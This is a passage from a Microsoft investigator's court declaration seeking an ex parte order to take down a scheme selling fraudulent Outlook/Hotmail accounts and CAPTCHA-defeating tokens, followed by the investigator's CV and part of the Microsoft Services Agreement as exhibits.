26. Purchasers of the 1stCAPTCHA tool receive an Application Programming Interface (“API”) key.<sup>11</sup> During the process of bypassing Microsoft’s security measures, the 1stCAPTCHA tokens “call out” to the APIs located within the servers hosted by Privacy Protect LLC and Cloudflare, Inc. Disrupting the electronic “handshake” between these APIs will render ineffective the CAPTCHA-defeating tokens sold by the 1stCAPTCHA Website.

27. The 1stCAPTCHA Website accepts payment through cryptocurrency payment processor Cryptomus and Sellix, and through payment processors PayPal and Vietcombank.

#### **IV. Undercover Purchases**

28. During the investigation in this case, Microsoft retained external expert consultants at Berkeley Research Group (“BRG”) to conduct undercover purchases of fraudulently-obtained Microsoft accounts and CAPTCHA-defeating tokens from the Fraudulent Enterprise. I have reviewed the data collected via BRG’s undercover purchases of fraudulent Microsoft accounts from the Hotmailbox Website. As a result of these undercover purchases, BRG has come into possession of approximately 16,500 fraudulent Microsoft accounts. Of the approximately 16,500 accounts, approximately 16,495 were registered with unique IP addresses, which demonstrates the sophistication of the Fraudulent Enterprise’s scheme—that is, in order to avoid detection, the Enterprise uses proxy services to constantly change the IP addresses from which the accounts are logging into Microsoft systems.

29. Despite these efforts to constantly recycle and mask IP addresses, the Enterprise cannot obfuscate the location of the Internet service provider (ISP) from which these IP addresses originate. Approximately 12,996 of the purchased accounts were registered with IP addresses

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<sup>11</sup> An API is a software intermediary that permits two or more computer applications to communicate with each another.

deriving from the New York, New York data center of an ISP called Hostkey. Those accounts, seconds after initial registration, were logged into from IP addresses—154.27.66.194 and 154.27.66.246—originating from the service provider Cloud South, which, on information and belief, is located at 424 Hampton Road, West Palm Beach, FL 33405.

**V. Microsoft Trademarks**

30. Microsoft holds registered trademarks with respect to its (i) Outlook launch icon mark, (ii) Outlook word mark, and (iii) Hotmail word mark. True and correct registration copies of each trademark are annexed as Appendix B to Microsoft’s Complaint in the above-captioned case.

31. In selling fraudulent Microsoft accounts, the Hotmailbox Website uses several Microsoft trademarks without Microsoft’s authorization, including Microsoft’s Outlook launch icon trademark, its Outlook word trademark, and its Hotmail word trademark. A screenshot of the Hotmailbox Website illustrating how it misappropriates those trademarks, as well as a zoomed-in side-by-side comparison with Microsoft’s trademarks are depicted in Figures 9 and 10 below.

FIGURE 9

**hotmailbox** <sup>®</sup>  
Telegram

User Dashboard

Homepage | Quick get code | Mail unlocker | APIs Document

**ACCOUNT COMMITMENT**  
Each account sold is unique and only sold once (Not shared)  
All accounts are registered within the last 4 hours and are continuously checked before selling to customers

**GET MORE DISCOUNT**  
Offers for regular customers - deposit more and you get a better price with up to 30% discount

Get better price now

| Our Product  | Pop3   | Live        | Price                 | In Stock |     |
|--|--------|-------------|-----------------------|----------|-----|
| <b>HOTMAIL</b><br>Hotmail  | Enable | 3-24 Hours  | \$ 0.002222 / account | 2860     | Buy |
| <b>OUTLOOK</b><br>Outlook  | Enable | 3-24 Hours  | \$ 0.002222 / account | 2001     | Buy |
| <b>OUTLOOK DOMAIN</b><br>Outlook Domain  | Enable | 3-24 Hours  | \$ 0.002222 / account | 0        | Buy |
| <b>HOTMAIL TRUSTED</b><br>Recommend to use IMAP for access. DO NOT login with browser        | Enable | 6-12 Months | \$ 0.013333 / account | 455485   | Buy |
| <b>OUTLOOK TRUSTED</b><br>Recommend to use IMAP for access. DO NOT login with browser        | Enable | 6-12 Months | \$ 0.013333 / account | 16935    | Buy |
| <b>OUTLOOK DOMAIN TRUSTED</b><br>Recommend to use IMAP for access. DO NOT login with browser | Enable | 6-12 Months | \$ 0.013333 / account | 198495   | Buy |
| <b>HOTMAIL PVA</b><br>Phone verified, super activate, IMAP access recommend                  | Enable | Super Live  | \$ 0.022222 / account | 36219    | Buy |
| <b>OUTLOOK PVA</b><br>Phone verified, super activate, IMAP access recommend                  | Enable | Super Live  | \$ 0.022222 / account | 6798     | Buy |

FIGURE 10



Microsoft's Registered Trademark

OUTLOOK

Microsoft's Registered Trademark



Hotmailbox Website

OUTLOOK

Hotmailbox Website

**HOTMAIL** **HOTMAIL**

Microsoft's Registered Trademark

Hotmailbox Website

32. The 1stCAPTCHA Website uses Microsoft's Outlook launch icon trademark without Microsoft's authorization to sell fraudulently-obtained CAPTCHA-defeating tools. A screenshot of the 1stCAPTCHA Website illustrating how it misappropriates that trademark, as well as a zoomed-in side-by-side comparison with Microsoft's trademark are depicted in Figures 11 and 12 below.

FIGURE 11




FIGURE 12



Microsoft's Registered Trademark



1stCAPTCHA Website



**VI. Disrupting the Fraudulent Enterprise**


33. Through this lawsuit, Microsoft is requesting judicial authorization to direct several providers of infrastructure used by the Fraudulent Enterprise to take actions that would disrupt this scheme. It is imperative that the requested actions be closely coordinated, such that the malicious IP addresses in various locations are directed by the Court to be turned off immediately upon receipt of any order issued by the Court and in coordination with other efforts, such that these IP addresses are turned off simultaneously. It is also critical that these actions be shielded from anyone associated with the Enterprise—including the Defendants named in this action—until the takedown of the Enterprise’s infrastructure is complete. If Defendants become aware of these efforts prior to the completion of these requested actions, there is a substantial risk that they will relocate the infrastructure to alternative domains and these efforts to stop the Fraudulent Enterprise will be thwarted. The proposed *ex parte* temporary restraining order (“Proposed Order”) is framed in a manner that enables coordinated efforts that will maximize the effectiveness of the relief sought.

34. In the aggregate, the steps set forth in the Proposed Order, which will be carried out upon entry of the requested Proposed Order, will prevent Defendants from operating the Fraudulent Enterprise. For instance, as soon as the 1stCAPTCHA Website is seized, the APIs underpinning the unlawfully-sold CAPTCHA-defeating tokens will not be able to communicate with the 1stCAPTCHA Website, and the tokens will be rendered ineffective.

35. I believe that the steps described in the Proposed Order are appropriate and necessary to suspend the ongoing harm cause by the Fraudulent Enterprise on Microsoft, its consumers, and the public.

I declare under penalty of perjury of the laws of the United States of America that the foregoing is true and correct.

Executed on this 5 day of December, 2023 in Albany, New York

  
\_\_\_\_\_  
Jason Lyons

# Exhibit 1

# ***Jason B. Lyons***



## **SUMMARY**

Jason Lyons is an experienced investigator specializing in computer investigations. Trained and experienced in hacker methodology/techniques, computer forensics, incident response, electronic discovery, litigation support and network intrusion investigations.

## **SECURITY CLEARANCE**

- Top Secret/SCI-Expired.

## **CERTIFICATIONS**

- Encase Certified Examiner (EnCE) - Guidance Software
- Counterintelligence Special Agent - Department of the Army
- Certified Basic Digital Media Collector - Department of Defense
- Certified Basic Computer Crime Investigator – Department of Defense
- Certified Basic Digital Forensic Examiner – Department of Defense
- State of Texas licensed Private Investigator

## **TECHNICAL SKILLS**

- **Network Intrusion Investigations**
- **Incident Response**
- **Investigative Network Monitoring Forensics**
- **Investigation Management/Liaison**
- **Computer Media Evidence Collection**
- **Computer Forensics**
- **EnCase Certified Examiner**
- **PDA and Cell Phone Seizure and Forensics**
- **Expert Witness Experience**
- **Technical/Investigative Report Writing**

## **PROFESSIONAL EXPERIENCE**

2013-Present      Microsoft  
                            Digital Crimes Unit (DCU)  
                            Senior Manager of Investigations

- Work with public (law enforcement, country certs) and private sectors, and develop international partnerships to support malware disruptions on a global scale.
- Conduct proactive malware investigations to identify critical command control infrastructure and to develop disruption strategy to eliminate or severely cripple cyber-criminal infrastructure.
- Document and identify monetization schemes utilized by cyber-criminals ranging from online advertising fraud, ransomware, and targeted financial fraud.
- Work with the Microsoft legal team to develop new legal strategies to disrupt cyber crime through both civil and criminal proceedings.
- Collect electronic evidence to support global malware disruptions and develop criminal referrals for law enforcement.
- Enhance Microsoft's Cyber Threat Intelligence Program (CTIP) which empowers ISP and country CERTS too identify victims of cybercrime.
- Provide expert court testimony with the support of written declarations describing the threat and impact of malware threats on the Microsoft ecosystems.
- Lead and participate in security community working groups that support cybercrime disruption.

- Work with Microsoft Malware Protection Center (MMPC), and other Anti-Virus vendors, to enhance detection of malware and to assist in the development of disruption strategies.

**2005 – 2013**      ***Affiliated Computer Services, inc (ACS)***  
***Digital Forensic and eDiscovery Group***  
***Manager of the Digital Forensics Group (DFG)***

- Manager of a fortune 500 company's digital forensic laboratory/group. Responsible for managing, coordinating, investigating, and reporting on legal, corporate security, human resources, and ethics investigations involving digital media.
- Developed policy and procedures for digital evidence acquisition, storage, examination, processing and production.
- Developed and maintained technical investigative support for ACS inside and outside legal counsel on eDiscovery matters. Experienced in developing and executing large eDiscovery collection plans, preserving data in a forensically sound manner, culling of relevant data, presenting data for review, hosting data for review, and producing relevant data for final production.
- Implemented Access Data's Enterprise and eDiscovery solution.

**2003 – 2005**      ***Department of the Army, 902<sup>nd</sup> Military Intelligence (MI),***  
***Cyber Counterintelligence Activity (CCA)***  
***Assistant Operations Officer/Counterintelligence Special Agent***

- Assisted in managing of all CCA branch operations to include all cyber investigations, special intelligence collection missions, cyber investigator training, and quality assurance of all investigative products.
- Supervised 35 special agents and computer forensic technicians.
- Prepared detailed investigative briefings which include results of investigations and forensic analysis for executive level officers.
- Conducted national level liaisons with federal intelligence and law enforcement agencies on many national security investigations.
- Conducted network intrusion investigations, computer media forensics examinations, counterintelligence/counterterrorism special operations, and network forensic analysis.

**2000 – 2003**      ***Department of the Army, 902<sup>nd</sup> MI, CCA***  
***Counterintelligence Special Agent / Computer Investigator***

- Assistant Supervisory Special Agent (ASSA) of an eight man computer Incident Response Team (IRT) specializing in cyber investigations.
- Accountable for managing, editing and reviewing associated technical and investigative reports pertaining to the IRT's investigations.
- Provided and maintained incident response, computer forensics, evidence handling, and computer media search and seizure training for the members of the IRT.
- While assigned to the IRT, served as lead agent on numerous network intrusion and computer forensic Counterintelligence investigations.

**1998-1999**      ***Department of the Army, 501<sup>st</sup> MI Brigade, South Korea***  
***Counterintelligence Special Agent / Liaison Officer***

- Served as liaison officer for a Counterintelligence Resident Office in South Korea.
- Maintained regional-level liaison with foreign government officials to collect strategic information for intelligence reporting.

- Established business partnerships and furthered cooperation between the United States and South Korean investigative/intelligence agencies to accomplish bilateral goals.

## **EDUCATION**

- Graduate from Excelsior College in October 2002, with a Bachelor of Science in Liberal Arts.
- Thirteen hours completed for Masters Degree in Information Technology with University of Maryland University College (UMUC).

## **TRAINING**

- Counterintelligence Agent Course-Department of the Army-1998.
- Counterintelligence Fundamentals Warfare (CIFIW)-Department of the Army-2000.
- Introduction to Computer Search and Seizure-Defense Computer Investigation Training Program (DCITP), Linthicum, MD-2000.
- Introduction to Networks and Computer Hardware (INCH)-DCITP, Linthicum, MD-2000.
- Network Intrusion Analysis Course (NIAC)-DCITP, Linthicum, MD-2001.
- Computer Investigations for Special Agents (CICSA)-Department of the Army-2001.
- Basic Evidence Recovery Techniques (BERT)-DCITP, Linthicum, MD- 2002.
- Basic Forensic Examiner Course (BFE)-DCITP-Linthicum, MD-2002.
- Forensics in a Solaris Environment (FISE)-DCITP-Linthicum, MD-2002.
- SANS-Tracking Hackers/Honey pots-SANS Institute, Dupont Circle, DC-2003.
- Encase Intermediate Analysis and Reporting-Guidance Software, Sterling VA-2004.
- PDA and Cell Phone Seizure and Analysis-Paraben Software, Orlando FL-2005
- Network Monitoring Course (NMC)-DCITP- Linthicum, MD-2005
- Encase Advanced Internet Examinations-Guidance Software, Los Angeles CA-2006
- (FTK) Windows Forensics-AccessData, Dallas TX-2006
- (DNA) Applied Decryption-AccessData, Nashville TN, 2007
- Network Intrusion Course-Guidance Software, Houston, TX, 2010
- SANS-Hacker Techniques, Exploits, and Incident Handling, San Francisco, CA, 2011

# Exhibit 2

Published: **July 30, 2023**

Effective: **September 30, 2023**

## Introduction to the Microsoft Services Agreement

The Microsoft Services Agreement is an agreement between you and Microsoft (or one of its affiliates) that governs your use of Microsoft consumer online products and services.

We understand that you may have questions about the Microsoft Services Agreement. We have an [FAQ page](https://www.microsoft.com/en-us/servicesagreement/faq) (https://www.microsoft.com/en-us/servicesagreement/faq) that provides more information, including what Microsoft products and services it covers. Whenever we make changes, we provide a summary of the most notable changes to the current Microsoft Services Agreement. We will also continue to provide a summary of the changes to the previous version, and a link to the previous version, of the Microsoft Services Agreement on the [Summary of Changes](https://www.microsoft.com/en-us/servicesagreement/updates) (https://www.microsoft.com/en-us/servicesagreement/updates) page.

## Summary of Arbitration Provisions

The Microsoft Services Agreement contains binding arbitration and class action waiver terms that apply to U.S. residents. You and we agree to submit disputes to a neutral arbitrator and not to sue in court in front of a judge or jury, except in small claims court. Please see [Section 15](#) for details.

ESTIMATED READING TIME: 55 Minutes; 14268 words

## Microsoft Services Agreement

**IF YOU LIVE IN (OR YOUR PRINCIPAL PLACE OF BUSINESS IS IN) THE UNITED STATES, PLEASE READ THE BINDING ARBITRATION CLAUSE AND CLASS ACTION WAIVER IN SECTION 15. IT AFFECTS HOW DISPUTES ARE RESOLVED.**

These terms ("**Terms**") cover the use of those Microsoft consumer products, websites, and services listed at the end of these Terms [here](https://www.microsoft.com/servicesagreement#serviceslist) (https://www.microsoft.com/servicesagreement#serviceslist) (the "**Services**"). You accept these Terms by creating a Microsoft account, through your use of the Services, or by continuing to use the Services after being notified of a change to these Terms.

[Your Privacy](#)

[Your Content](#)

[Code of Conduct](#)

[Using the Services & Support](#)

[Using Third-Party Apps and Services](#)

[Service Availability](#)

[Updates to the Services or Software, and Changes to These Terms](#)

[Software License](#)

[Payment Terms](#)

[Contracting Entity, Choice of Law, Jurisdiction](#)

[Warranties](#)

[Limitation of Liability](#)

[Service-Specific Terms](#)

[Xbox](#)

[Store](#)

[Microsoft Family Features](#)

[Group Messaging](#)

[Skype, Microsoft Teams, and GroupMe](#)

[Bing and MSN](#)



[Cortana](#)

[Microsoft 365 Apps and Services](#)

[Health Bots](#)

[Digital Goods](#)

[Microsoft Storage](#)

[Microsoft Rewards](#)

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[Microsoft Soundscape](#)

[Power Platform](#)

[Dynamics 365](#)

[AI Services](#)

[Binding Arbitration and Class Action Waiver](#)

[Miscellaneous](#)

[NOTICES](#)

[STANDARD APPLICATION LICENSE TERMS](#)

[Covered Services](#)

## Your Privacy

1. **Your Privacy.** Your privacy is important to us. Please read the [Microsoft Privacy Statement](https://go.microsoft.com/fwlink/?LinkId=521839) (https://go.microsoft.com/fwlink/?LinkId=521839) (the "**Privacy Statement**") as it describes the types of data we collect from you and your devices ("**Data**"), how we use your Data, and the legal bases we have to process your Data. The Privacy Statement also describes how Microsoft uses your content, which is your communications with others; postings submitted by you to Microsoft via the Services; and the files, photos, documents, audio, digital works, livestreams and videos that you upload, store, broadcast, create, generate, or share through the Services or inputs that you submit in order to generate content ("**Your Content**"). Where processing is based on consent and to the extent permitted by law, by agreeing to these Terms, you consent to Microsoft's collection, use and disclosure of Your Content and Data as described in the Privacy Statement. In some cases, we will provide separate notice and request your consent as referenced in the Privacy Statement.

## Your Content

2. **Your Content.** Many of our Services allow you to create, store or share Your Content or receive material from others. We don't claim ownership of Your Content. Your Content remains yours and you are responsible for it.

a. When you share Your Content with other people, you understand that they may be able to, on a worldwide basis, use, save, record, reproduce, broadcast, transmit, share and display Your Content for the purpose that you made Your Content available on the Services without compensating you. If you do not want others to have that ability, do not use the Services to share Your Content. You represent and warrant that for the duration of these Terms, you have (and will have) all the rights necessary for Your Content that is uploaded, stored, or shared on or through the Services and that the collection, use, and retention of Your Content will not violate any law or rights of others. Microsoft cannot be held responsible for Your Content or the material others upload, store or share using the Services.

b. To the extent necessary to provide the Services to you and others, to protect you and the Services, and to improve Microsoft products and services, you grant to Microsoft a worldwide and royalty-free intellectual property license to use Your Content, for example, to make copies of, retain, transmit, reformat, display, and distribute via communication tools Your Content on the Services. If you publish Your Content in areas of the Service where it is available broadly online without restrictions, Your Content may appear in demonstrations or materials that promote the Service. Some of the Services are supported by advertising. Controls for how Microsoft personalizes advertising are available at <https://choice.live.com> (https://go.microsoft.com/fwlink/?LinkId=286759). We do not use what you say in email, chat, video calls or voice mail, or your documents, photos or other personal files, to target advertising to you. Our advertising policies are covered in detail in the Privacy Statement.

## Code of Conduct

3. **Code of Conduct.** You are accountable for your conduct and content when using the Services.

a. By agreeing to these Terms, you're agreeing that, when using the Services, you will follow these rules:

- i. Don't do anything illegal, or try to generate or share content that is illegal.
- ii. Don't engage in any activity that exploits, harms, or threatens to harm children.
- iii. Don't send spam or engage in phishing, or try to generate or distribute malware. Spam is unwanted or unsolicited bulk email, postings, contact requests, SMS (text messages), instant messages, or similar electronic communications. Phishing is sending emails or other electronic communications to fraudulently or unlawfully induce recipients to reveal personal or sensitive information, such as passwords, dates of birth, Social Security numbers, passport numbers, credit card information, financial information, or other sensitive information, or to gain access to accounts or records, exfiltration of documents or other sensitive information, payment and/or financial benefit. Malware includes any activity designed to cause technical harm, such as delivering malicious executables, organizing denial of service attacks or managing command and control servers.
- iv. Don't publicly display or use the Services to generate or share inappropriate content or material (involving, for example, nudity, bestiality, pornography, offensive language, graphic violence, self-harm, or criminal activity).
- v. Don't engage in activity that is fraudulent, false or misleading (e.g., asking for money under false pretenses, impersonating someone else, creating fake accounts, automating inauthentic activity, generating or sharing content that is intentionally deceptive, manipulating the Services to increase play count, or affect rankings, ratings, or comments).
- vi. Don't circumvent any restrictions on access to, usage, or availability of the Services (e.g., attempting to "jailbreak" an AI system or impermissible scraping).
- vii. Don't engage in activity that is harmful to you, the Services, or others (e.g., transmitting viruses, stalking, trying to generate or sharing content that harasses, bullies or threatens others, posting terrorist or violent extremist content, communicating hate speech, or advocating violence against others).
- viii. Don't violate or infringe upon the rights of others (e.g., unauthorized sharing of copyrighted music or other copyrighted material, resale or other distribution of Bing maps, or taking photographs or video/audio recordings of others without their consent for processing of an individual's biometric identifiers/information or any other purpose using any of the Services).
- ix. Don't engage in activity that violates the privacy of others.
- x. Don't help others break these rules.

More information about our policies, moderation and enforcement processes and service specific terms is available at [aka.ms/trustandsafety](https://aka.ms/trustandsafety).

## Using the Services & Support

#### 4. Using the Services & Support.

a. **Microsoft account.** You'll need a Microsoft account to access many of the Services. Your Microsoft account lets you sign in to products, websites and services provided by Microsoft and some Microsoft partners.

i. **Creating an Account.** You can create a Microsoft account by signing up online. You agree not to use any false, inaccurate or misleading information when signing up for your Microsoft account. In some cases, a third party, like your Internet service provider, may have assigned a Microsoft account to you. If you received your Microsoft account from a third party, the third party may have additional rights over your account, like the ability to access or delete your Microsoft account. Please review any additional terms the third party provided you, as Microsoft has no responsibility regarding these additional terms. If you create a Microsoft account on behalf of an entity, such as your business or employer, you represent that you have the legal authority to bind that entity to these Terms. You cannot transfer your Microsoft account credentials to another user or entity. To protect your account, keep your account details and password confidential. You are responsible for all activity that occurs under your Microsoft account.

ii. **Account Use.** You must use your Microsoft account to keep it active. This means you must sign in at least once in a two-year period to keep your Microsoft account, and associated Services, active, unless a longer period is provided in the Microsoft account activity policy at <https://go.microsoft.com/fwlink/p/?linkid=2086738> or in an offer for a paid portion of the Services. If you don't sign in during this time, we will assume your Microsoft account is inactive and will close it for you. Please see section 4.a.iv.2 for the consequences of a closed Microsoft account. You must sign into your Outlook.com inbox and your OneDrive (separately) at least once in a one-year period, otherwise we will close your Outlook.com inbox and your OneDrive for you. If we reasonably suspect that your Microsoft account is at risk of being used by a third party fraudulently (for example, as a result of an account compromise), Microsoft may suspend your account until you can reclaim ownership. Based on the nature of the compromise, we may be required to disable access to some or all of Your Content. If you are having trouble accessing your Microsoft account, please visit this website: <https://go.microsoft.com/fwlink/?LinkId=238656>.

iii. **Kids and Accounts.** By creating a Microsoft account or using the Services, you accept and agree to be bound by these Terms and represent that you have either reached the age of "majority" where you live or your parent or legal guardian agrees to be bound by these Terms on your behalf. If you do not know whether you have reached the age of majority where you live, or do not understand this section, please ask your parent or legal guardian for help. If you are the parent or legal guardian of a minor, you and the minor accept and agree to be bound by these Terms and are responsible for all use of the Microsoft account or Services, including purchases, whether the minor's account is now open or created later.

#### iv. Closing Your Account.

1. You can cancel specific Services or close your Microsoft account at any time and for any reason. To close your Microsoft account, please visit <https://account.live.com/closeaccount.aspx>. When you ask us to close your Microsoft account, you can choose to put it in a suspended state for either 30 or 60 days just in case you change your mind. After that 30- or 60-day period, your Microsoft account will be closed. Please see section 4.a.iv.2 below for an explanation as to what happens when your Microsoft account is closed. Logging back in during the suspension period will reactivate your Microsoft account.

2. If your Microsoft account is closed (whether by you or us), a few things happen. First, your right to use the Microsoft account to access the Services stops immediately. Second, we'll delete Data or Your Content associated with your Microsoft account or will otherwise disassociate it from you and your Microsoft account (unless we are required by law to keep it, return it, or transfer it to you or a third party identified by you). You should have a regular backup plan as Microsoft won't be able to retrieve Your Content or Data once your account is closed. Third, you may lose access to products you've acquired.

b. **Moderation and Enforcement.** Many of our Services that allow you to interact, create, generate, and share content with others leverage safety systems to protect our Services and other users.

i. **Policies.** Our [Code of Conduct](#) identifies what's prohibited when using our Services. Specific Services have additional policies and community standards applicable to their users, which are available [here](https://aka.ms/trustandsafety) (<https://aka.ms/trustandsafety>).

ii. **Reporting a Concern.** You can report concerning content or conduct that may violate our Code of Conduct [here](https://aka.ms/reportconcerns) (<https://aka.ms/reportconcerns>).

iii. **Review.** Where applicable, we may use automated systems and humans to review content to identify suspected spam, viruses, fraud, phishing, malware, jailbreaking, or other illegal or harmful content or conduct.

iv. **Enforcement.** We reserve the right to deny content if it exceeds limits on storage or file size allowed by the Service. We may block, remove or decline to display content if it appears to violate our Code of Conduct or another Service policy or where required by law. If you violate these terms or [Service-Specific Terms](#), we may take action against your account. This could include limiting access to certain features or Services, stopping providing Services, closing your Microsoft account immediately or blocking delivery of a communication (like email, file sharing or instant message) to or from the Services. Closure of your access to a Service or your account may result in forfeiture of content licenses, associated content, memberships, and Microsoft account balances associated with the account. When reviewing alleged violations of these Terms, Microsoft reserves the right to review content to resolve the issue. However, we cannot monitor the entire Services and make no attempt to do so. For more information about the moderation and enforcement processes, [Service specific terms](#) and appeals, see <https://aka.ms/trustandsafety>. Information about our policy relating to claims of intellectual property infringement may be found at [NOTICES](#).

c. **Work or School Accounts.** You can sign into certain Microsoft services with a work or school email address. If you do, you agree that the owner of the domain associated with your email address may be notified of the existence of your Microsoft account and its associated subscriptions, control and administer your account, and access and process your Data, including the contents of your communications and files, and that Microsoft may notify the owner of the domain if the account or Data is compromised. You further agree that your use of the Microsoft

services may be subject to the agreements Microsoft has with you or your organization and these Terms may not apply. If you already have a Microsoft account and you use a separate work or school email address to access Services covered under these Terms, you may be prompted to update the email address associated with your Microsoft account in order to continue accessing such Services.

d. **Additional Equipment/Data Plans.** To use many of the Services, you'll need an internet connection and/or data/cellular plan. You might also need additional equipment, like a headset, camera or microphone. You are responsible for providing all connections, plans, and equipment needed to use the Services and for paying the fees charged by the provider(s) of your connections, plans, and equipment. Those fees are in addition to any fees you pay us for the Services and we will not reimburse you for such fees. Check with your provider(s) to determine if there are any such fees that may apply to you.

e. **Service Notifications.** When there's something we need to tell you about a Service you use, we'll send you Service notifications. If you gave us your email address or phone number in connection with your Microsoft account, then we may send Service notifications to you via email or via SMS (text message), including to verify your identity before registering your mobile phone number and verifying your purchases. We may also send you Service notifications by other means (for example by in-product messages). **Data or messaging rates may apply when receiving notifications via SMS.**

f. **Support.** Customer support for some Services is available at <https://support.microsoft.com>. Certain Services may offer separate or additional customer support, subject to the terms available at <https://microsoft.com/support-service-agreement>, unless otherwise specified. Support may not be available for preview or beta versions of features or Services.

g. **Ending your Services.** If your Services are canceled (whether by you or us), first your right to access the Services stops immediately and your license to the software related to the Services ends. Second, we'll delete Data or Your Content associated with your Service or will otherwise disassociate it from you and your Microsoft account (unless we are required by law to keep it, return it, or transfer it to you or a third party identified by you). As a result you may no longer be able to access any of the Services (or Your Content that you've stored on those Services). You should have a regular backup plan. Third, you may lose access to products you've acquired. If you have canceled your Microsoft account and have no other account able to access the Services your Services may be canceled immediately.

## Using Third-Party Apps and Services

5. **Using Third-Party Apps and Services.** The Services may allow you to access or acquire products, services, websites, links, content, material, games, skills, integrations, bots or applications from independent third parties (companies or people who aren't Microsoft) ("**Third-Party Apps and Services**"). Many of our Services also help you find, make requests to, or interact with Third-Party Apps and Services or allow you to share Your Content or Data, and you understand that by using our Services you are directing them to make Third-Party Apps and Services available to you. The Third-Party Apps and Services may allow you to store Your Content or Data with the publisher, provider or operator of the Third-Party Apps and Services. The Third-Party Apps and Services may present you with a privacy policy or require you to accept their terms before you can install or use the Third-Party App or Service. See section 14.b for additional terms for applications acquired through certain Stores owned or operated by Microsoft or its affiliates (including, but not limited to, the Office Store, the Microsoft Store on Xbox and the Microsoft Store on Windows). You should review the third-party terms and privacy policies before acquiring, using, requesting, or linking your Microsoft Account to any Third-Party Apps and Services. Any third-party terms do not modify any of these Terms. You are responsible for your dealings with third parties. Microsoft does not license any intellectual property to you as part of any Third-Party Apps and Services and is not responsible or liable to you or others for information or services provided by any Third-Party Apps and Services.

## Service Availability

### 6. Service Availability.

a. The Services, Third-Party Apps and Services, or material or products offered through the Services may be unavailable from time to time, may be offered for a limited time, or may vary depending on your region or device. If you change the location associated with your Microsoft account, you may need to re-acquire the material or applications that were available to you and paid for in your previous region.

b. We strive to keep the Services up and running; however, all online services suffer occasional disruptions and outages, and Microsoft is not liable for any disruption or loss you may suffer as a result. In the event of an outage, you may not be able to retrieve Your Content or Data that you've stored. We recommend that you regularly backup Your Content and Data that you store on the Services or store using Third-Party Apps and Services.

## Updates to the Services or Software, and Changes to These Terms

### 7. Updates to the Services or Software, and Changes to These Terms.

- a. We may change these Terms at any time, and we'll tell you when we do. Using the Services after the changes become effective means you agree to the new terms. If you don't agree to the new terms, you must stop using the Services, close your Microsoft account and, if you are a parent or guardian, help your minor child close his or her Microsoft account.
- b. Sometimes you'll need software updates to keep using the Services. We may automatically check your version of the software and download software updates or configuration changes. You may also be required to update the software to continue using the Services. Such updates are subject to these Terms unless other terms accompany the updates, in which case, those other terms apply. Microsoft isn't obligated to make any updates available and we don't guarantee that we will support the version of the system or device for which you purchased or licensed the software, apps, content or other products.
- c. Additionally, there may be times when we need to remove or change features or functionality of the Service or stop providing a Service or access to Third-Party Apps and Services altogether. Except to the extent required by applicable law, we have no obligation to provide a re-download or replacement of any material, Digital Goods (defined in section 14.j), or applications previously purchased. We may release the Services or their features in a preview or beta version, which may not work correctly or in the same way the final version may work.
- d. So that you can use material protected with digital rights management (DRM), like some music, games, movies, books and more, DRM software may automatically contact an online rights server and download and install DRM updates.

## Software License

